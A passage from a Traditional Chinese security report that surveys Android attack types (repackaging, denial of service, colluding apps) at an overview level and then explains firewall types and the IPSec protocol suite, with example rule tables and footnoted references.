[41] A. P. Felt, E. Chin, S. Hanna, D. Song, and D. Wagner, “Android permissions demystified”. In Proceedings of the 18th ACM conference on Computer and communications security, 2011/10.

利用此方法，去拿取許多個人資料而不被使用者察覺。這樣子的攻擊已實際存在於現實世界，有些惡意程式並沒有宣告可以存取終端機（shell），但實際運行時可以透過終端機開啟額外的系統程序。

8. 重新包裝(Repackage)

Android 應用程式由 Java 所撰寫，所以能夠輕易的解回 Java 原始檔，在重新編譯成新的應用程式。而重新包裝攻擊常見於 Android 的第三方 APP 下載網站中。許多惡意的攻擊者將原本需要付費的 APP 破解之後，重新打包成新的應用程式放到第三方的下載網站中供人下載。

這些重新打包的應用程式可能會夾藏惡意的程式碼，或者是，這些重新打包的應用程式會將原本的作者的廣告 ID 替換掉，用自己的 ID 來進行獲取利潤的行為。重新打包的應用程式也可能會偽裝一般正常開發的應用程式，靠著相似的縮圖以及說明，來騙取使用者下載安裝。

常見的重新包裝的步驟如下。(1)解開包裝：可以利用工具例如像 apktool，來做逆向工程的動作，而該工具會把 .apk 解開成具有 DEX bytecode 的資料結構，而該 DEX bytecode 就是應用程式本身的執行檔案。(2)反編譯：將這些 DEX bytecode 反編譯成 Java 檔案，可以透過類似 JAD 工具，將 Java 的原始碼取出。(3)插入程式碼：修改這些 Java 原始碼，把惡意程式置入或是修改原始的資料內容。(4)重新包裝：利用 apktool 來重新打包這個修改過後的應用程式，再利用 jarsigner 來做簽名的動作。現有已知的惡意樣本如 Geimini 和 KungFu，就是一類重新打包後的木馬程式，他們很常被嵌入在許多合法的應用程式中。

9. 阻斷攻擊(Denial of Service)

智慧型手機雖然比以往傳統的手機來的強大，不管在運算資源、網路連線能力、儲存空間來說，都是傳統手機的好幾倍。但是相較於現有的一般個人電腦來說，還是一個比較弱勢的運算節點。

行動作業系統中不太常見有防毒軟體的保護，容易因為受到阻斷式攻擊而無法使用服務。攻擊者可以阻斷使用者的網路，或是消耗電力來達成攻擊的目的。另外一方面，這些散播在四處的智慧型手機，也可以反過來成為是阻斷式攻擊的來源。在最近的資安事件中，就有攻擊者利用架設在智慧型手機上的殭屍網路，大量的送網路封包

到網站中，來癱瘓該網站的可用性[42]。不管在防禦或是當作是攻擊來源，也會是智慧型手機所需要面臨的議題。

阻絕服務的目的是讓使用者無法使用網路，但通常攻擊者使用阻絕服務不單純只是為了造成這個結果。行動寬頻網路中，有時攻擊者故意使用阻絕服務讓使用者斷線，趁其重新連線時就可以竊聽到如 SSID 等連線資訊；或是先用阻絕服務讓某個主機癱瘓，再利用其他攻擊取代它在網路上的身份，作為犯罪的跳板。攻擊者可能對 eNodeB 發動 DoS 攻擊、對 EPC 發動 DoS 攻擊或對 OAM 發動攻擊，達到阻絕服務的目的

而行動網路的阻斷攻擊中，無線電干擾攻擊(Radio Jamming Attacks)也一直是許多資安研究關注的焦點。在過去行動網路佈置目標，從覆蓋範圍與移動能力，現今主要為提高數據與頻譜效率。然而 LTE 在可靠性必須提升，儘管在文獻上已經顯示 LTE 提供比 UMTS（3G）或 GSM（2G）有更佳的安全性[43]，然而 LTE 仍會受到故意或無意的干擾。在無意的抗干擾的研究，已經獲得廣泛的探討[44]，但在故意干擾一直是備受關注的議題。大致上可區分為實體層（PHY）與更上層的干擾兩種。實體層干擾是常見對移動網路中的阻斷服務攻擊，其一是利用無線電干擾，通過故意傳播無效的無線電訊號，企圖減少或破壞通訊的訊雜比。

10. 共謀攻擊(Colluding Attacks)

為了降低被偵測出惡意行為，許多惡意程式的開發者，將惡意行為拆成許多的步驟，每個步驟皆由不同的應用程式所完成，一旦使用者安裝了一定數量的惡意程式，這些程式能夠一起合作來洩漏使用者的資訊，或是達成攻擊的行為，這種跨應用程式所組成的攻擊行為，我們稱之為共謀攻擊[45]。

---

[42] Anthony Cuthbertson, “Massive DDoS attack on core internet servers was 'zombie army' botnet from popular smartphone app”, 2015/12/11.

[43] J. Cao, M. Ma, H. Li, Y. Zhang, and Z. Luo, “A Survey on Security Aspects for LTE and LTE-A Networks,” Communications Surveys Tutorials,IEEE, vol. 16, no. 1, pp. 283–302, First 2014.

[44] J. Acharya, L. Gao, and S. Gaur, Heterogeneous Networks in LTEAdvanced,1st ed., May 2014.

[45] S. Bugiel, L. Davi, A.Dmitrienko, T. Fischer, A. R. Sadeghi, and B. Shastry, “Towards Taming Privilege-Escalation Attacks on Android”, In NDSS, 2012.

三、資安防護技術最新趨勢研究

（一）防火牆

防火牆是保護本地系統或內部網路能在連接外部網路時免於網路相關安全威脅的有效手段(圖 3- 10)，所有從內到外及從外到內的網路訊務量都必須經過防火牆的過濾，而只有符合防火牆本地端安全方針(Local Security Policy)的認證封包才能通過。

防火牆採用以下四種技術來進行訪問控制和強制執行安全方針：

- 服務控制：決定哪種類型的服務可以被訪問、對外連線或對內連線。
- 方向控制： 決定能接受哪種服務的請求及其允許經過防火牆的方向。
- 使用者控制：管控各別使用者能訪問的服務。
- 行為控制：管控各服務的運作。




圖 3- 10 防火牆示意圖

資料來源：交通大學網路安全實驗室

防火牆根據防禦的原理可以在細分為三種：封包過濾防火牆、狀態檢視防火牆、代理防火牆，詳細說明如下。

1. 封包過濾防火牆 (Packet-filtering Firewall)

封包過濾防火牆會依據一組定義好的存取規則，對應到每個往內或往外的 IP 封包上，以此決定是允許或阻止封包的進出。過濾規則是根據網路封包的內容來訂定，包含 IP 封包的進出方向、來源地址、目的地地址、來源及目的地埠號、傳輸層協定及網路介面。

如表 3- 4 所示，其中規則 A 允許使用 TCP、埠號 25 的外部封包進入。此種防火牆通常封包過濾防火牆通常只檢查 IP、TCP、UDP、ICMP 封包的標頭，並不會檢查封包資料段內容。封包過濾防火牆的優點為方便建置且效率佳，但也存有許多缺點：難以訂出一組完美的過濾規則；無法處理應用層協定，所以對於封包資料段或特定應用服務弱點的攻擊方式無能為力；缺乏驗證能力以及較差的安全性。

表 3- 4 封包過濾防火牆存取規則

Rule	Direction	Src address	Dest addresss	Protocol	Dest port	Action
A	In	External	Internal	TCP	25	Permit
B	Out	Internal	External	TCP	>1023	Permit
C	Out	Internal	External	TCP	25	Permit
D	In	External	Internal	TCP	>1023	Permit
E	Either	Any	Any	Any	Any	Deny

資料來源：交通大學網路安全實驗室

2. 狀態檢視防火牆 (Stateful Inspection Firewalls)

狀態檢視防火牆是一種動態過濾封包的防火牆技術，能夠更細部的檢視封包及連線狀態，採用與封包過濾相似的方法來監控網路訊務量，但會更進一步檢查封包的內容與行為，並非只是單純地過濾個別封包，透過持續追蹤連接狀態直到結束連線，建立每個連線階段的狀態表來判斷是否允許或拒絕此封包通過，如表 3- 5 所示。此種防火牆技術安全性較封包過濾防火牆佳，但沒有其有效率，而且仍然無法處理應用層協定的安全問題。

表 3- 5 狀態檢視防火牆狀態表

Source Address	Source Port	Destination Address	Destination Port	Connection State
192.168.1.100	1030	210.22.88.29	80	Established
192.168.1.102	1031	216.32.42.123	80	Established
192.168.1.101	1033	173.66.32.122	25	Established
192.168.1.106	1035	177.231.32.12	79	Established
223.43.21.231	1990	192.168.1.6	80	Established
2122.22.123.32	2112	192.168.1.6	80	Established
210.922.212.18	3321	192.168.1.6	80	Established
24.102.32.23	1025	192.168.1.6	80	Established
223.21.22.12	1046	192.168.1.6	80	Established

資料來源：交通大學網路安全實驗室

3. 代理防火牆(Proxy)

代理伺服器原理為用戶端應用程式必需先與代理伺服器(Proxy Server)連線，再藉由代理伺服器與目標連線，而非直接讓用戶端連接真正的目的地。代理伺服器會評估來自用戶端應用程式的請求並決定是否代其服務，假若用戶請求被允許，代理伺服器會將其請求傳至真正的伺服器，並將回應回傳至用戶端應用程式。

代理伺服器針對封包處理層次上的差異可分成下列二種類型：

(1) 電路層閘道器 (Circuit-Level Gateway)：針對內部使用者要和外部進行 TCP 連線時，會建立二個 TCP 連線處理，一個是內部使用者和閘道器間的 TCP 連線，另一個是閘道器與與外部的連線。不允許用戶端點與網際網路伺服端點間的直接連線，可以隱藏內部 IP 位址。

(2) 應用層閘道器(Application-Level Gateway)：一種更深度檢視封包內容的代理服務，需要在防火牆主機執行特定應用程式，負責應用層級的訊息過濾與轉送處理。

（二）行動裝置

針對行動裝置的攻擊手法，現有的 Android 研究中，大致上可略分幾種防禦的方式。第一大類為程式分析方式，可以針對應用程式中所包含的程式碼特徵做偵測，可

以當作特徵的標的物可以是簽章的作者資訊、要求的權限、編譯後的程式碼、控制流動圖(control-flow graph)。由於相同的攻擊者所產生的應用程式可能會用相同的簽章，或是要求類似的權限，透過簽章作者的資訊以及權限的比對，可以找出該作者所開發的惡意樣本。

而控制流動圖是代表著一個程式所會執行的程式碼流程，一般來說重新開發新的攻擊手法比較費時，所以大多的惡意樣本可能會共用一段程式碼片段。而這個相同的程式碼片段可以藉由著控制流程圖找出。第二類動態執行觀測方式，此類是藉由著將惡意樣本放入沙盒(sandbox)裡，透過行為分析以及觸發，來了解待測的應用程式是否有攻擊的行為，此類的安全機制與第一類相似，但是有實際地去執行該惡意樣本。第三類的方式是在現有的作業系統中加入了更嚴謹的權限控管機制，由於現有的權限管理系統非常的粗糙，許多學者提出了更好、更有效率的權限劃分方式，讓使用者能夠更詳細地得知應用程式如何使用所存取的資源。

四、IPSec 防護技術說明

網際網路協議在設計時並未加入安全上的考量，使資料面臨各種攻擊手段，如竊聽、偽造、重送攻擊、中間人攻擊等等。在不可信任的網路中強制資料的加密和保護是必要的，我們必須保證傳輸中資料的完整性、保密性和認證性。為了實現這些目標，IETF (Internet Engineering Task Force) 通過一系列的 RFC 來訂定網際網路協議安全，也就是 IPSec，作為可與網際網路協議相容並保障資料傳輸安全性的框架，IPSec 提供了在 LAN、WAN 和網際網路中安全通訊的能力。

LTE 無線通訊網路由 E-UTRAN 與 EPC 核心網路組成，而 eNodeB 透過 X2 傳輸介面做為彼此互相連接溝通的管道，並利用 S1 傳輸介面與 EPC 網路進行溝通。在目前 LTE 架構中，eNodeB 可直達到核心網路，且僅有 UE 至 eNodeB 間有強制性的加密保護，而在後端的 eNodeB 與 SGW 之間的傳輸機制若在非專線電路或自建電路等信賴的後置迴路(Backhaul)前提下，IPSec 保護機制則可提供網際網路中安全通訊的能力與資料傳輸保護，但目前國際上各電信業者行動寬頻網路 eNodeB 與 SGW 之間 IPSec 並非是強制性規定啟動的。

由於 IPSec 是為了保障下一代網路協定（IPv6）的傳輸安全，但已經廣泛地運用在 IPv4 上，成為後來訂定的附加擴充內容的安全機制在下一代網際網路協議(IPv6)中，

一般傳遞的封包已經內建 IPSec，可以支援轉變成是必要存在的，以確保通訊間的安全性通訊間封包擋頭認證或是加密內容。IPSec 包含 3 個方面的內容：認證、加密和金鑰管理。認證機制除了要確保封包標頭來源地址的真實性，還要保證該封包在傳送過程未被竄改。加密機制是將資料經由加密演算法形成密文後傳送，防止他人竊聽。最後，金鑰管理機制則與金鑰的安全交換有關。IPSec 之概念圖如圖 3- 11。




圖 3- 11 IPSec 概念圖

資料來源：Network Security Essentials Fifth Edition

（一）IPSec 的優點

整體而言，IPSec 有以下優點：

1. 當防火牆或路由器使用 IPSec 時，它能對通過其邊界的所有連線提供高強度的安全保障。防火牆內的 IPSec 能阻止所有外部流量的其他連線，因為防火牆是從外部網路進入內部網路的唯一通道。

2. 位於傳輸層(TCP、UDP)之下的 IPSec 對所有應用都是通透的。因此，當防火牆或路由器使用 IPSec 時，不需要對用戶系統或服務系統做任何改變，即使在終端系統中使用 IPSec，也不需要改變上層的軟體和應用。

3. IPSec 可以對終端使用者通透，不需要對使用者進行安全機制培訓。

4. 針對 LTE 行動寬頻網路 eNodeB 與 SGW 或 eNodeB 與 eNodeB 之間 S1/X2 Interface，透過 IPSec 啟動可確實防範任何的資料竊聽或竄改等安全威脅。

（二）IPSec 的功能及架構

IPSec 包含 3 個功能：認證、加密和金鑰管理。IPSec 標準是由數十個 RFC 文檔和 IETF 草案文檔組成的，掌握 IPSec 的最好方法是查閱最新版本的 IPSec 文檔目錄。所有的 IPSec 文檔可以劃分為如下幾類：

1. 體系結構：

包含 IPSec 的基本概念、安全需求、定義和機制。當前的標準是 RFC4301[46]，Security Architecture for the Internet Protocol

2. 認證表頭(Authentication Header，AH)：

認證表頭是一個用於提供資料認證的擴充頭，可以確保傳輸資料的完整性與可靠性，防止重送攻擊。當前的標準是 RFC430247，IP Authentication Header。目前採用的表頭如圖 3- 12，而實際傳輸時會將封包轉變成圖 3- 13。




圖 3- 12 認證表頭欄位

資料來源：flylib.com

[46] https://tools.ietf.org/html/rfc4301
[47] https://tools.ietf.org/html/rfc4302

認證表頭包含欄位及說明如下：

- 鄰接表頭(Next Header)：標識被傳送資料所屬的協定。
- 載荷長度(Payload Length)：認證頭的大小。
- 保留(Reserve)：為將來的應用保留(目前都置為 0)。
- 安全參數索引(Security Number Field)：與 IP 位址一同用來標識安全參數。
- 序列號(Sequence Number Field)：遞增的序列號，用來防止重送攻擊。
- 認證資料(Authentication Data)：包含了認證所必須的資料，資料長度是可變的。

圖 3- 13 封包外加認證頭

資料來源：CISCO

3. 封裝安全性有效載荷(Encapsulating Security Payload，ESP)：

ESP 包含了一個封裝的頭和尾，用來提供來源可靠性、完整性和保密性。與認證表頭不同的是，IP 頭不被包含在內。當前的標準是 RFC4303[48]，IP Encapsulating Security Payload (ESP)，而封裝的表頭如圖 3- 14。

[48] https://tools.ietf.org/html/rfc4303




圖 3- 14 封裝安全性有效載荷表頭

資料來源：flylib.com

封裝安全性有效載荷表頭包含欄位及說明如下(如圖 3- 15)：

- 安全參數索引(Security Parameter Index)：與 IP 位址一同用來標識安全參數
- 序列號(Sequence Number)：遞增的序列號，用來防止重送攻擊。
- 載荷資料(Payload Data)：實際要傳輸的資料。
- 填充(Padding)：用此將資料填充對齊至 4 bytes 倍數的長度。
- 填充長度(Pad Length)：以 byte 為單位的填充資料的長度。
- 鄰接表頭(Next Header)：標識被傳送資料所屬的協定。
- 認證資料(Authentication Data)：包含了認證當前包所必須的資料，資料長度是可變的。




圖 3- 15 封裝安全性有效載荷表頭

資料來源：CISCO

4. 網際網路金鑰交換(Internet Key Exchange，IKEv2)

此為用於 IPSec 中金鑰交換方案的文檔集合，用來實現雙向認證，建立且維護安全關聯。主要的標準是 RFC729649，Internet Key Exchange Protocol Version 2 (IKEv2)。

5. 密碼學演算法

這一類中是大量定義和描述用於加密、資料認證、偽隨機函數(PRF)和金鑰交換的密碼學演算法文檔。

6. 其他

是其他與 IPSec 相關的 RFC 文檔，包含那些處理安全策略和管理信息庫內容。

在 IPSec 中，AH 和 ESP 是兩個獨立的標準，可以選擇使用其中一個標準，也可以兩者同時使用。大部分的應用中都採用了 ESP 或同時使用 ESP 和 AH，但對於某些僅需要保證完整性的應用(如股市行情和油價的發送)，也可以只使用 AH。

IPSec 支援預先共用金鑰以及自動協商管理兩種金鑰管理方式。預先共用（pre-shared）金鑰管理方式是指管理員手動設置每個系統的金鑰，這種方法在小型網路環境和有限的安全需要時可以運作得很好，但面臨大型網路像是行動網路，則無法採用這種耗費人力的方式。而自動協商管理方式則能滿足其它所有的應用要求，使用自動協商管理方式，通訊雙方在建立安全資訊時，可以動態地協商本次通訊所需的加密金鑰和其它各種安全參數，無須用戶的介入。

IPSec 使用 IKEv2 協定來實現安全資訊的自動協商，可協商的安全資訊參數包括資料加密和認證演算法、使用的金鑰、IPSec 的使用模式（傳輸或隧道模式）、有效時間等，這些安全參數的總體稱之為安全關聯（Security Association, SA）。IPSec 標準中要求強制實現的加密演算法是 CBC 模式的 DES 和 NULL 演算法，而認證演算法是 HMAC-MD5、HMAC-SHA-1 和 NULL 認證演算法。

設計 IPSec 是為了給 IP 資料包提供高品質的、可交互操作的、基於密碼學的安全

[49] https://tools.ietf.org/html/rfc7296

性。因此，IPSec 協定中涉及各種密碼演算法，具體的加密和認證演算法的選擇因 IPSec 的實現不同而不同為了保證互通性，IPSec 中規定了每個 IPSec 實作要強制實現的演算法。RFC4301 文檔中列出採用 IPSec 能達成的安全服務原則(如圖 3- 16)，IPSec 通過允許系統選擇所需的安全協議、決定服務所使用的演算法和提供任何服務需要的金鑰來提供 IP 級的安全服務。




圖 3- 16 IPSec 服務

資料來源: 陳冠英，開南大學

IPSec 在制訂時，也考慮到相容性與彈性的問題。例如：IPSec 必須能跨越各種平臺、IPSec 必須能在 IPv4 或 IPv6 上使用。開發廠商能夠按照需求來移植各種等級的加密演算法。也就是說，IPSec 的協定只提供一個基本的架構，在這個架構之下，各軟硬體廠商再加入適合的演算法或標準等等。

（三）IPSec 的使用模式

AH 和 ESP 均支援兩種模式：傳輸模式和隧道模式。傳輸模式(如圖 3- 17)主要對上層協議提供保護，僅加密或認證上層協定的資料，同時增加了對 IP 封包載荷的保護。傳輸模式用於在兩台主機進行的端點到端點間通訊。傳輸模式的 ESP 會對 IP 載荷進行加密，及選擇性的對其進行認證，但不包含 IP 表頭。傳輸模式的 AH 可以認證 IP 載荷和 IP 表頭中選擇認證的欄位(請參見圖 3- 18)。




圖 3- 17 傳輸模式示意圖

資料來源：www.kernel-panic.it




圖 3- 18 傳輸模式的封包

資料來源：CISCO

隧道模式中，IPSec 會保護整個封包，為了達到這個目的，當 IP 封包加入 AH 或 ESP 之後，整個封包加安全域被當作一個新 IP 封包的載荷，然後在最外面再加上一個新的 IP 表頭。由於原來的封包被封裝，新組成的封包可以擁有不同的來源地址與目的地址，使得內部封包的訊息像是在一個隧道在網路之間傳輸，沿途路由器不能知曉內部封包的訊息，以增強安全性。透過具有 IPSec 能力的路由器或防火牆，能使不具處理 IPSec 封包能力的電腦也可以享有通訊安全。

IPSec 操作隧道模式的例子如圖 3- 19。一個網路中的主機 A 送出一個 IP 封包，

以另一個網路中主機 B 作為目的地址，該封包選擇的路徑是從來源主機到 A 網路邊界的防火牆或安全路由器，再由防火牆過濾所有向外發送的封包，來決定是否需要 IPSec 的處理，如果從 A 到 B 的封包需要 IPSec 處理，則防火牆執行 IPSec 處理並在外部 IP 表頭中封裝封包，外部 IP 封包中的來源 IP 地址為此防火牆的 IP 地址，目的地只可能為 B 本地網路邊界的防火牆地址。如此一來，封包被傳送到 B 的防火牆，而其間經過的中間路由器僅檢查外部 IP 表頭，在 B 的防火牆處，除去外部 IP 表頭，內部的封包被送往主機 B。




圖 3- 19 隧道模式示意圖

資料來源：www.kernel-panic.it

ESP 在隧道模式中會對整個內部 IP 封包進行加密，及選擇性的對其進行認證，包含內部 IP 表頭。AH 在隧道模式中認證整個內部 IP 封包和外部 IP 表頭中選擇認證的欄位(請參見圖 3- 20)。




圖 3- 20 隧道模式

資料來源：CISCO

（四）IPSec 的運作方式

IPSec 操作的基本概念是應用於每一個從來源端到目的端傳輸的 IP 封包的安全性策略，IPSec 策略主要由安全關聯(Security Association, SA)及兩個資料庫決定，這兩個資料庫分別是安全關聯資料庫(Security Association Database, SAD)和安全性策略資料庫(Security Policy Database, SPD)。

1. 安全關聯(Security Association, SA)

安全關聯(SA)是 IP 認證和保密機制的核心概念，一個關聯是一個發送方和接收方之間的單向關係，這個關聯為雙方通訊所提供的安全服務。如果需要雙向安全交換，則需要建立兩個安全關聯。安全服務可以由 AH 或 ESP 提供，但不能兩者同時提供。

一個安全關聯由三個參數合併作為唯一辨識：

- 安全參數索引(Security Parameters Index, SPI)：一個與安全關聯相關的虛擬亂數，長度為 32 位元，僅在端點有意義，需在端點間同步。SPI 由 AH 和 ESP 攜帶，使得接收系統能選擇合適的安全關聯處理所接收的封包。
